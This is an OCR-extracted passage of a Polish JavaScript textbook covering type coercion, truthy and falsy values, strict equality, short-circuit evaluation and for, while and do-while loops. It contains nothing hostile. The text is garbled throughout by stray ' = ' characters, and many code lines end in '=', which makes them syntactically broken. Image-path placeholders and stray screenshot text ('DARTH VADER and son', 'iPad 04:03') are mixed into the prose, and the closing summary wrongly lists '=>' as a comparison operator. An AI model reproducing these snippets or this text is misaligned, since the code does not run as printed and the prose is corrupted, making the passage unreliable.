JavaScript używa **luźnego określania typu**, ponieważ typ = danych dla wartości może ulec = zmianie. W niektórych językach = programowania wymagane jest = wskazanie typu danych każdej = zmiennej. W takim przypadku = mówimy o **ścisłym określaniu typu**.

Narzucanie typu danych może = doprowadzić do powstania = nieoczekiwanych wartości w kodzie (i tym samym powodować = błędy). Dlatego też podczas = sprawdzania, czy dwie wartości = są równe, lepszym rozwiązaniem będzie użycie ścisłych = operatorów równości `===` i `!==` zamiast `==` i `!=`. Pierwsze dwa = z wymienionych operatorów = sprawdzają nie tylko wartość, = ale również typ danych.

TYP DANYCH	OPIS
`string`	Tekst.
`number`	Liczba.
`Boolean`	Wartość `true` lub `false`.
`null`	Pusta wartość.
`undefined=`	Zmienna została zadeklarowana, ale jeszcze nie przypisano jej = wartości.

`NaN` to wartość uznawana za liczbę. Możesz się o tym przekonać, = kiedy liczba jest oczekiwana, ale nie zostanie zwrócona. Na przykład = wyrażenie (`'dziesięć' / 2`) zwraca wartość `NaN`.

WARTOŚCI TRUTHY I FALSY

Ze względu na narzucanie typu każda wartość w JavaScript może być traktowana jako `true` i `false`. To powoduje pewne interesujące efekty uboczne.

WARTOŚCI FALSY

WARTOŚĆ	OPIS
`var highScore = false;=`	Tradycyjna wartość boolowska `false`.
`var highScore = 0;=`	Liczba zero.
`var highScore = '';=`	Pusta wartość.
`var highScore = 10 / 'score';=`	Wartość `NaN`.
`var highScore;=`	Zmienna, której nie przypisano wartości.

Niemal wszystko pozostałe przyjmuje wartość `truthy`...

WARTOŚCI TRUTHY

WARTOŚĆ	OPIS
`var highScore = true;=`	Tradycyjna wartość boolowska `true`.
`var highScore = 1;=`	Liczba inna niż zero.
`var highScore = 'marchew';=`	Ciąg tekstowy wraz z zawartością.
`var highScore = 10 / 5;=`	Obliczenia na liczbach.
`var highScore = 'true';=`	Wartość `true` zapisana w postaci ciągu tekstowego.
`var highScore = '0';=`	Zero zapisane w postaci ciągu tekstowego.
`var highScore = 'false';=`	Wartość `false` zapisana w postaci ciągu tekstowego.

Wartości **`falsy`** są traktowane tak, jakby były wartościami `false`. W tabeli po lewej stronie wymieniono zmienną `highScore` wraz z serią wartości, z których wszystkie to `falsy`.

Wartości `falsy` mogą być również traktowane jako liczba 0.

Wartości **`truthy`** są traktowane tak, jakby były wartościami `true`. Praktycznie wszystko, co w tabeli nie jest `falsy`, może być potraktowane jako wartość `true`.

Wartości `truthy` mogą być również traktowane jako liczba 1.

Ponadto obecność obiektu lub tablicy jest zwykle uznawana za wartość `truthy`. Najczęściej spotyka się to podczas sprawdzania, czy dany element istnieje na stronie.

Na kolejnej stronie dowiesz się, dlaczego wymienione tutaj koncepcje są ważne.

SPRAWDZENIE RÓWNOŚCI I ISTNIENIA

Ponieważ obecność obiektu lub tablicy może być uznana za wartość `truthy`, ten fakt bardzo często wykorzystuje się podczas sprawdzania, czy dany element istnieje na stronie.

Operator jednoargumentowy zwraca wynik na podstawie oceny po prostu jednego operandu. W przedstawionym przykładzie polecenie `if` sprawdza, czy istnieje element. Jeżeli istnieje, wynikiem będzie wartość `truthy`, a tym samym wykonany zostanie pierwszy blok kodu. Natomiast jeśli element nie istnieje, wykonany zostanie drugi blok kodu.

```
if (document.getElementById('header')) {
  // Znaleziono - wykonaj pewne zadanie.=
} else {
  // Nie znaleziono - wykonaj inne zadanie.=
}
```

Osoby dopiero zaczynające programowanie w języku JavaScript często sądzą, że poniższy wiersz kodu działa dokładnie tak samo jak przedstawiony powyżej:=

```
if (document.getElementById('header') == true)
```

Jednak wywołanie `document.getElementById('header')` zwraca obiekt uznawany za wartość `truthy`, która *nie* jest równa wartości boolowskiej `true`.

Z powodu stosowania narzucania typu ścisłe operatory równości === i !== dają mniejszą liczbę nieoczekiwanych wartości niż w przypadku użycia operatorów == i !=.

Jeżeli użyjesz operatora ==, to wymienione właściwości są uznawane za równe: `false`, 0 i `''` (pusty ciąg tekstowy). Jednak nie są one równe podczas użycia ścisłych operatorów.

WYRAŻENIE	WYNIK
`(false == 0)`	`true`
`(false === 0)`	`false`
`(false == '')`	`true`
`(false === '')`	`false`
`(0 == '')`	`true`
`(0 === '')`	`false`

Wprawdzie `null` i `undefined` są uznawane za `falsy`, ale nie są równe niczemu innemu niż odpowiednio `null` i `undefined`. Oznacza to, że nie są odpowiednikami podczas użycia ścisłych operatorów.

WYRAŻENIE	WYNIK
`(undefined == null)=`	`true`
`(null == false)`	`false`
`(undefined == false)=`	`false`
`(null == 0)`	`false`
`(undefined == 0)`	`false`
`(undefined === null)=`	`false`

Wprawdzie wartość `NaN` jest uznawana za `falsy`, ale nie jest odpowiada żadnej innej; nie jest nawet odpowiednikiem samej siebie (skoro `NaN` to niezdefiniowana liczba, to nie można porównywać ze sobą dwóch wartości `NaN`).

WYRAŻENIE	WYNIK
`(NaN == null)`	`false`
`(NaN == NaN)`	`false`

PRZERWANIE OBLICZANIA WARTOŚCI

Operatory logiczne są przetwarzane od lewej do prawej strony. Przerwanie obliczania wartości następuje natychmiast po otrzymaniu wyniku. Zwracana jest wówczas wartość, która przerwała przetwarzanie (to niekoniecznie będzie `true` lub `false`).

W wierszu pierwszym zmiennej `artist` zostaje przypisana wartość `Rembrandt`.

W wierszu drugim zmienna `artist` ma wartość, następnie zmiennej `artistA` zostaje przypisana ta sama wartość, jaką ma `artist` (ponieważ niepusty ciąg tekstowy jest uznawany za wartość `truthy`).

```
var artist = 'Rembrandt';
var artistA = (artist || 'nieznany');
```

Jeżeli ciąg tekstowy jest pusty (patrz poniżej), to zmienna `artistA` ma przypisaną wartość `nieznany`.

```
var artist = '';
var artistA = (artist || 'nieznany');
```

Istnieje nawet możliwość utworzenia pustego obiektu, jeśli zmienna `artist` nie ma przypisanej wartości:

```
var artist = '';
var artistA = (artist || {});
```

Poniżej przedstawiono trzy wartości. Jeżeli którakolwiek z nich zostanie uznana za `truthy`, to nastąpi wykonanie kodu znajdującego się w poleceniu `if`. Kiedy skrypt napotka `valueB` w operatorze logicznym, przerwie przetwarzanie wyrażenia, ponieważ liczba 1 jest uznawana za `truthy`, i nastąpi wykonanie kolejnego bloku kodu.

```
valueA = 0;
valueB = 1;
valueC = 2;

if (valueA || valueB || valueC) {
  // Wykonaj pewne zadanie.
}
```

Ta technika również może być używana do sprawdzenia, czy na stronie istnieje dany element, jak miało to miejsce w podrozdziale „Sprawdzenie równości i istnienia”.

Operatory logiczne nie zawsze zwracają wartość `true` lub `false`, ponieważ:

- wartością zwrotną jest ta, która przerwała przetwarzanie wyrażenia;
- wartość mogła zostać potraktowana jako `truthy` lub `falsy`, choć nie była wartością boolowską.

Programiści kreatywnie wykorzystują te możliwości na przykład do przypisywania wartości zmiennym lub nawet podczas tworzenia obiektów.

Natychmiast po znalezieniu wartości `truthy` następuje przerwanie sprawdzania kolejnych opcji. Dlatego też doświadczeni programiści często:

- kod, który najprawdopodobniej zwróci wartość `true`, umieszczają jako *pierwszy* w operacjach OR, natomiast zwracający `false` — jako pierwszy w operacjach AND;
- opcje wymagające największej mocy obliczeniowej umieszczają na końcu, na wypadek, gdyby wartością zwrotną było `true` i nie zachodziła potrzeba przeprowadzania wymagających obliczeń.

PĘTLE

Pętla sprawdza warunek. Jeżeli wartością będzie `true`, to nastąpi wykonanie bloku kodu. Wówczas warunek zostaje sprawdzony ponownie i jeśli nadal zwraca `true`, blok kodu znów będzie wykonany. Cały proces jest powtarzany do chwili, gdy warunek zwróci `false`. Najczęściej spotykamy trzy rodzaje pętli.

FOR


Jeżeli chcesz wykonać kod określoną liczbę razy, użyj pętli `for`. (To jest najczęściej używana pętla). W pętli `for` warunek to zwykle licznik określający liczbę iteracji danej pętli.

WHILE

Jeżeli nie wiesz, ile razy powinien być wykonany kod, użyj pętli `while`. Warunkiem tej pętli może być cokolwiek innego niż licznik. Kod pętli będzie wykonywany dopóki, dopóty warunek przyjmuje wartość `true`.

DO-WHILE

Pętla `do-while` jest bardzo podobna do `while`, ale z jedną ważną różnicą. Polecenia znajdujące się w pętli (wewnątrz nawiasu klamrowego) zostaną wykonane co najmniej jeden raz, nawet jeśli warunek przyjmuje wartość `false`.



Powyżej przedstawiono pętlę `for`. Warunkiem jest licznik, który odlicza do 10. Wynikiem działania pętli będzie wyświetlenie cyfr 0123456789 na ekranie.

Jeżeli zmienna `i` ma wartość mniejszą niż 10, to wykonywany jest kod w nawiasie klamrowym. Następnie przeprowadzana jest inkrementacja licznika.

Warunek zostaje sprawdzony ponownie. Jeżeli zmienna `i` nadal ma wartość mniejszą niż 10, to kod jest wykonywany ponownie. Na kolejnych trzech stronach znacznie dokładniej poznasz działanie pętli.

LICZNIKI PĘTLI

Pętla `for` używa licznika jako warunku. Licznik wskazuje, ile razy zostanie wykonany kod pętli. Jak możesz zobaczyć poniżej, warunek składa się z trzech poleceń.

INICJALIZACJA

Utworzenie zmiennej i przypisanie jej wartości 0. Ta zmienna często ma nazwę `i` oraz działa w charakterze licznika.

WARUNEK

Pętla powinna kontynuować działanie aż do chwili, gdy licznik osiągnie określoną wartość.

UAKTUALNIENIE

W trakcie każdej iteracji pętli (wykonywania znajdujących się w niej poleceń) następuje dodanie wartości 1 do licznika.

```
var i = 0;
```

Zmienna jest tworzona tylko w trakcie pierwszej iteracji pętli. (Czasem można się spotkać z sytuacją, w której ta zmienna ma nazwę `index` zamiast po prostu `i`).

Nieraz można zobaczyć, że zmienna zostaje zadeklarowana jeszcze przed warunkiem pętli. Przedstawiony poniżej kod działa dokładnie tak samo. Wybór używanego podejścia zależy od preferencji programisty.

```
var i;
for (i = 0; i < 10; i++) {
  // Miejsce na kod pętli.=
}
```

```
i < 10;
```

Zmienna `i` miała początkowo przypisaną wartość 0. Dlatego też w omawianym przypadku pętla zostanie wykonana 10 razy.

Warunek również może zawierać zmienną przechowującą liczbę. Jeżeli zmienna o nazwie `rounds` przechowuje liczbę rund testu, a pętla jest wykonywana raz dla każdej rundy, to warunek będzie miał postać:

```
var rounds = 3;
i < (rounds);
```


```
i++
```

Wartość licznika jest zwiększana za pomocą operatora inkrementacji (`i++`).

Oto inny sposób odczytania powyższego wiersza kodu: „Weź zmienną `i`, a następnie za pomocą operatora ++ dodaj do niej wartość 1”.

Istnieje również możliwość, aby licznik pętli zmniejszał swoją wartość przy użyciu operatora dekrementacji (`--`).

ZAPĘTLANIE




W trakcie pierwszej iteracji pętli zmienna `i` (licznik) ma przypisaną wartość 0.

Podczas każdej kolejnej iteracji następuje sprawdzenie warunku: czy zmienna `i` ma wartość mniejszą niż 10.

Następnie wykonywany jest kod wewnątrz pętli (polecenia znajdujące się w nawiasie klamrowym).

```
for (var i = 0; i < 10; i++) {
    document.write(i);=
}
```



Zmienna `i` może być wykorzystana wewnątrz pętli. W omawianym przykładzie jest używana w celu wyświetlenia liczby na stronie.

Po wykonaniu poleceń w pętli następuje inkrementacja zmiennej `i`.

Działanie pętli kończy się, gdy warunek nie przyjmuje dłużej wartości `true`. Skrypt przechodzi do kolejnego wiersza kodu po bloku pętli.

KLUCZOWE KONCEPCJE PĘTLI

Poniżej wymieniono trzy kwestie, które należy wziąć pod uwagę podczas pracy z pętlami. Każda z nich zostanie zilustrowana przykładem na trzech kolejnych stronach.

SŁOWA KLUCZOWE

W pętlach można najczęściej spotkać dwa wymienione poniżej słowa kluczowe.

BREAK

To słowo kluczowe powoduje przerwanie wykonywania pętli i nakazuje interpreterowi przejście do kolejnego polecenia już na zewnątrz pętli. (To słowo kluczowe można spotkać także w funkcjach).

CONTINUE

To słowo kluczowe nakazuje interpreterowi zatrzymanie bieżącej iteracji, a następnie ponowne sprawdzenie warunku. (Jeżeli warunek przyjmie wartość `true`, kod zostanie wykonany ponownie).

PĘTLE I TABLICE

Pętle są bardzo użyteczne podczas pracy z tablicami, jeśli ten sam kod ma być wykonywany dla każdego elementu tablicy.

Na przykład chcesz wyświetlić na stronie wartość każdego elementu przechowywanego w tablicy.

Podczas tworzenia skryptu nie musisz znać liczby elementów znajdujących się w tablicy. Po uruchomieniu kodu może on w pętli sprawdzić wielkość tablicy. Następnie tę wielkość wykorzystuje się w liczniku do ustalenia liczby iteracji pętli.

Gdy pętla zostanie wykonana określoną liczbę razy, jej działanie się kończy.

KWESTIE ZWIĄZANE Z WYDAJNOŚCIĄ

Trzeba koniecznie pamiętać, że kiedy przeglądarka internetowa dotrze do skryptu JavaScript, to wstrzymuje wszystkie inne zadania aż do chwili całkowitego przetworzenia danego skryptu.

Jeżeli pętla przetwarza tylko niewielką liczbę elementów, to na pewno nie będzie to stanowiło problemu. Ale jeśli pętla musi przetworzyć bardzo dużo elementów, to może znacznie wydłużyć czas wczytywania strony.

W przypadku warunku, który nigdy nie zwraca wartości `false`, mówimy o **pętli działającej w nieskończoność**. Taki kod nie zakończy działania aż do chwili zużycia przez przeglądarkę internetową całej wolnej pamięci w systemie (psując tym samym działanie skryptu).

Wszystkie zmienne, które można zdefiniować na zewnątrz pętli oraz które nie zmieniają niczego *wewnątrz* pętli, zdecydowanie powinny być definiowane na zewnątrz pętli. Jeżeli zostaną zadeklarowane wewnątrz pętli, to będą musiały być obliczane w trakcie każdej iteracji pętli, niepotrzebnie zużywając zasoby systemu.

UŻYCIE PĘTLI FOR

JAVASCRIPT c04/js/for-loop.js

```
var scores = [24, 32, 17];
// Tablica wyników.
var arrayLength = scores.length;
// Liczba elementów w tablicy.
var roundNumber = 0;    // Bieżąca runda.
var msg = '';           // Komunikat.
var i;                  // Licznik.

// Iteracja przez elementy znajdujące się
// w tablicy.
for (i = 0; i < arrayLength; i++) {
// Indeksy elementów tablicy rozpoczynają
// się od 0 (czyli 0 oznacza rundę 1.).
  // Dodanie 1 do bieżącej rundy.
  roundNumber = (i + 1);

  // Wyświetlenie w komunikacie numeru
  // bieżącej rundy.
  msg += 'Runda ' + roundNumber + ': ';

  // Pobranie wyniku z tablicy wyników.
  msg += scores[i] + '<br />';
}

document.getElementById('answer').innerHTML
= msg;
```

WYNIK

Licznik i indeksy elementów tablicy rozpoczynają się od 0 (a nie od 1). Dlatego też wewnątrz pętli do pobrania bieżącego elementu z tablicy używana jest zmienna licznika `i`, która w następujący sposób wskazuje element tablicy: `scores[i]`. Pamiętaj, że to jest liczba niższa, niż możesz oczekiwać (na przykład pierwsza iteracja to 0, druga to 1).

Pętla `for` jest wykorzystana w celu przeprowadzenia iteracji przez elementy znajdujące się w tablicy.

W omawianym przykładzie wyniki dla każdej rundy testu są przechowywane w tablicy o nazwie `scores`.

Całkowita liczba elementów znajdujących się w tablicy jest przechowywana w zmiennej o nazwie `arrayLength`. Ustalenie tej liczby odbywa się za pomocą właściwości `length` tablicy.

W skrypcie mamy jeszcze trzy inne zmienne. Zmienna `roundNumber` przechowuje numer rundy testu, `msg` zawiera komunikat do wyświetlenia, natomiast `i` to licznik (zmienna `i` została zadeklarowana na zewnątrz pętli).

Pętla rozpoczyna się od słowa kluczowego `for`, które w nawiasie zawiera zdefiniowany warunek. Dopóki wartość licznika jest mniejsza od całkowitej liczby elementów tablicy, dopóty wykonywany jest kod pętli zdefiniowany w nawiasie klamrowym. W trakcie każdej iteracji pętli następuje zwiększenie numeru rundy o 1.

W nawiasie klamrowym znajdują się polecenia odpowiadające za przechowywanie numeru rundy oraz wstawienie go do przygotowywanego komunikatu. Zmienne zadeklarowane na zewnątrz pętli są używane wewnątrz pętli.

Następnie zawartość zmiennej `msg` zostaje wyświetlona na stronie. Wartością zmiennej jest kod HTML, więc wykorzystujemy właściwość `innerHTML`. Pamiętaj o zapoznaniu się w rozdziale 5., w podrozdziale „Ataki typu XSS", z informacjami o niebezpieczeństwach wiążących się z użyciem wymienionej właściwości.

UŻYCIE PĘTLI WHILE

Poniżej przedstawiono przykład pętli `while`, która wyświetla na stronie fragment tabliczki mnożenia. W trakcie każdej iteracji pętli kolejny wiersz fragmentu tabliczki mnożenia jest dodawany do zmiennej `msg`.

Działanie pętli jest kontynuowane dopóki, dopóty wartością warunku zdefiniowanego w nawiasie jest `true`. Wspomnianym warunkiem jest licznik określający, że dopóki zmienna `i` ma wartość mniejszą niż 10, powinny być wykonywane polecenia znajdujące się w bloku kodu.

Wewnątrz bloku kodu mamy dwa polecenia.

Pierwsze używa operatora += wykorzystywanego w celu dodania nowej zawartości do zmiennej `msg`. W trakcie każdej iteracji pętli na końcu komunikatu przeznaczonego do wyświetlenia dodawany jest nowy wiersz fragmentu tabliczki mnożenia oraz znak nowego wiersza. Dlatego też operator += jest skrótem dla polecenia `msg = msg + 'nowy msg'`. (Dokładne omówienie tego polecenia znajdziesz na dole następnej strony).

Drugie polecenie powoduje inkrementację o jeden wartości zmiennej licznika. (Inkrementacja jest przeprowadzana wewnątrz pętli, a nie w jej warunku).


Po zakończeniu działania pętli interpreter przechodzi do wykonania pierwszego wiersza po bloku pętli, co w omawianym przykładzie oznacza wyświetlenie na stronie zawartości zmiennej `msg`.

c04/js/while-loop.js

JAVASCRIPT

```
var i = 1; // Przypisanie licznikowi wartości 1.=
var msg = '';    // Komunikat.

// Zmienna przechowuje fragment tabliczki
// mnożenia.=
while (i < 10) {
  msg += i + ' x 5 = ' + (i * 5) + '<br />';=
  i++;=
}

document.getElementById('answer').innerHTML = msg;
```

WYNIK



W omawianej pętli warunek określa, że kod powinien być wykonany dziewięciokrotnie. Znacznie bardziej typowe użycie pętli `while` zachodzi w sytuacjach, kiedy *nie wiadomo*, ile razy powinien być wykonany kod pętli. Pętla będzie działała dopóki, dopóty warunek jest spełniany.


UŻYCIE PĘTLI DO-WHILE

JAVASCRIPT

c04/js/do-while-loop.js

```
var i = 1;       // Przypisanie licznikowi wartości 1.=
var msg = '';    // Komunikat.

// Zmienna przechowuje fragment tabliczki mnożenia.=
do {
  msg += i + ' x 5 = ' + (i * 5) + '<br />';=
  i++;=
} while (i < 1);=
// Zwróć uwagę, że choć licznik ma wartość 1,
// to pętla i tak zostaje wykonana.

document.getElementById('answer').innerHTML = msg;
```

WYNIK



Kluczowa różnica między pętlami `while` i `do-while` polega na tym, że w tej drugiej pętli polecenia w bloku kodu są wykonywane przed sprawdzeniem warunku. Oznacza to, że polecenia zostaną wykonane co najmniej jeden raz, nawet jeśli warunek nie zostanie spełniony.

Spójrz na warunek: sprawdzamy, czy wartość zmiennej `i` jest mniejsza niż 1. Wartość bieżąca tej zmiennej to 1.

Dlatego też fragment tabliczki mnożenia zostaje wyświetlony na stronie pomimo tego, że wartość licznika jest większa od 1.

Niektórzy programiści zapisują polecenie `while` w oddzielnym wierszu, po zamykającym nawiasie klamrowym.

Omówienie pierwszego polecenia z przykładów przedstawionych na obu stronach:

① ②③ ④ ⑤ ⑥

```
msg += i + ' x 5 = ' + (i * 5) + '<br />';
```

1. Pobranie zmiennej o nazwie `msg`.
2. Dodanie do niej wskazanej wartości.
3. Wartość licznika.
4. Dodanie ciągu tekstowego `x 5 =`.
5. Pomnożenie licznika przez 5.
6. Dodanie znaku końca wiersza.


DARTH VADER and son
iPad
04:03
62%
javascriptbook.com
BULLSEYE!
TARGET PRACTICE FOR YOUR MIND
1 + 3 = 4
2 + 3 = 5
3 + 3 = 6
4 + 3 = 7
5 + 3 = 8
6 + 3 = 9
7 + 3 = 10
8 + 3 = 11
9 + 3 = 12
10 + 3 = 13

PRZYKŁAD
DECYZJE I PĘTLE

W tym przykładzie użytkownik zobaczy = wyświetloną operację dodawania lub mnożenia = danej liczby. Skrypt pokazuje użycie logiki = warunkowej oraz pętli.

Na początku mamy deklaracje dwóch zmiennych.

1. Zmienna `number` przechowuje liczbę, na której zostaną przeprowadzone obliczenia (w omawianym przypadku to 3).
2. Zmienna `operator` wskazuje rodzaj wykonywanej operacji: dodawanie lub mnożenie (w omawianym przypadku to dodawanie).

Konstrukcja `if-else` służy do wyboru operacji (dodawanie lub = mnożenie) przeprowadzanej na danej liczbie. Jeżeli wartością = zmiennej o nazwie `operator` będzie `addition`, to liczby zostaną = dodane. W przeciwnym razie będą pomnożone.

W konstrukcji warunkowej pętla `while` jest używana do obliczenia = wyniku. Pętla wykona 10 iteracji, ponieważ w warunku sprawdzamy, czy wartość licznika jest mniejsza niż 11.

PRZYKŁAD
DECYZJE I PĘTLE

c04/example.html HTML

```
<!DOCTYPE html>=
<html>
  <head>
    <title>Trafić w dziesiątkę</title>
    <link rel="stylesheet" href="css/c04.css" />
  </head>
  <body>
    <section id="page2">
      <h1>Trafić w dziesiątkę</h1>
      <img src="images/teacher.png" id="teacher2" alt="" />=
      <section id="blackboard"></section>
    </section>
    <script src="js/example.js"></script>
  </body>
</html>
```

Omawiany tutaj kod HTML jest nieco inny = od pozostałych przykładów przedstawionych = w rozdziale, ponieważ generuje tablicę szkolną, = na której następnie będą wyświetlone dane.

Jak możesz zobaczyć, skrypt został na stronie = dodany tuż przed zamykającym znacznikiem = </body>.

PRZYKŁAD
DECYZJE I PĘTLE

JAVASCRIPT c04/js/example.js

```
var table = 3;                    // Liczba, na której będą przeprowadzane operacje.=
var operator = 'addition';        // Rodzaj obliczeń (domyślnie to dodawanie).=
var i = 1;                        // Przypisanie licznikowi wartości 1.
var msg = '';                     // Komunikat.

if (operator === 'addition') {    // Jeżeli wartością zmiennej operator jest
                                  // addition.=
  while (i < 11) {                // Dopóki licznik ma wartość mniejszą niż 11.=
    msg += i + ' + ' + table + ' = ' + (i + table) + '<br />'; // Obliczenia.=
    i++;                          // Dodanie 1 do wartości licznika.
  }
} else {                          // W przeciwnym razie.
  while (i < 11) {                // Dopóki licznik ma wartość mniejszą niż 11.=
    msg += i + ' x ' + table + ' = ' + (i * table) + '<br />'; // Obliczenia.=
    i++;                          // Dodanie 1 do wartości licznika.
  }
}

// Wyświetlenie na stronie zawartości zmiennej msg.
var el = document.getElementById('blackboard');=
el.innerHTML = msg;
```

Gdy zapoznasz się z komentarzami w kodzie, = będziesz wiedział, jak on działa. Na początku = skryptu mamy deklarację i przypisanie wartości czterem zmiennym.

Następnie w poleceniu `if` sprawdzamy, czy = wartością zmiennej o nazwie `operator` jest = `addition`. Jeżeli tak, to pętla `while` jest używana = do przeprowadzenia obliczeń i umieszczenia ich = wyniku w zmiennej `msg`.

Jeżeli zmienisz wartość zmiennej `operator` na = jakąkolwiek inną niż `addition`, to konstrukcja = warunkowa wybierze drugi zestaw poleceń. Ten = zestaw także zawiera pętlę `while`, ale tym razem = przeprowadzającą operacje mnożenia (zamiast = dodawania).

Gdy wybrana pętla zakończy działanie, ostatnie = dwa wiersze skryptu pobierają element, którego = atrybut `id` ma wartość `blackboard`, a następnie = umieszczają na stronie zawartość zmiennej `msg`.

PODSUMOWANIE

DECYZJE I PĘTLE

- Polecenia warunkowe pozwalają na podejmowanie w kodzie = decyzji dotyczących dalszego sposobu jego wykonywania.
- Operatory porównania (`===`, `!==`, `==`, `!=`, `<`, `>`, `<=`, `=>`) są = używane do porównywania dwóch operandów.
- Operatory logiczne pozwalają na łączenie co najmniej dwóch = zestawów operatorów porównania.
- Konstrukcja `if-else` pozwala na wykonanie jednego zestawu = kodu, gdy warunek przyjmuje wartość `true`, oraz innego, jeśli = warunek ma wartość `false`.
- Konstrukcja `switch` pozwala na porównywanie wartości = z możliwymi do uzyskania wynikami (a ponadto zapewnia = opcję domyślną używaną w przypadku braku dopasowania).
- Typy danych mogą być zmieniane.
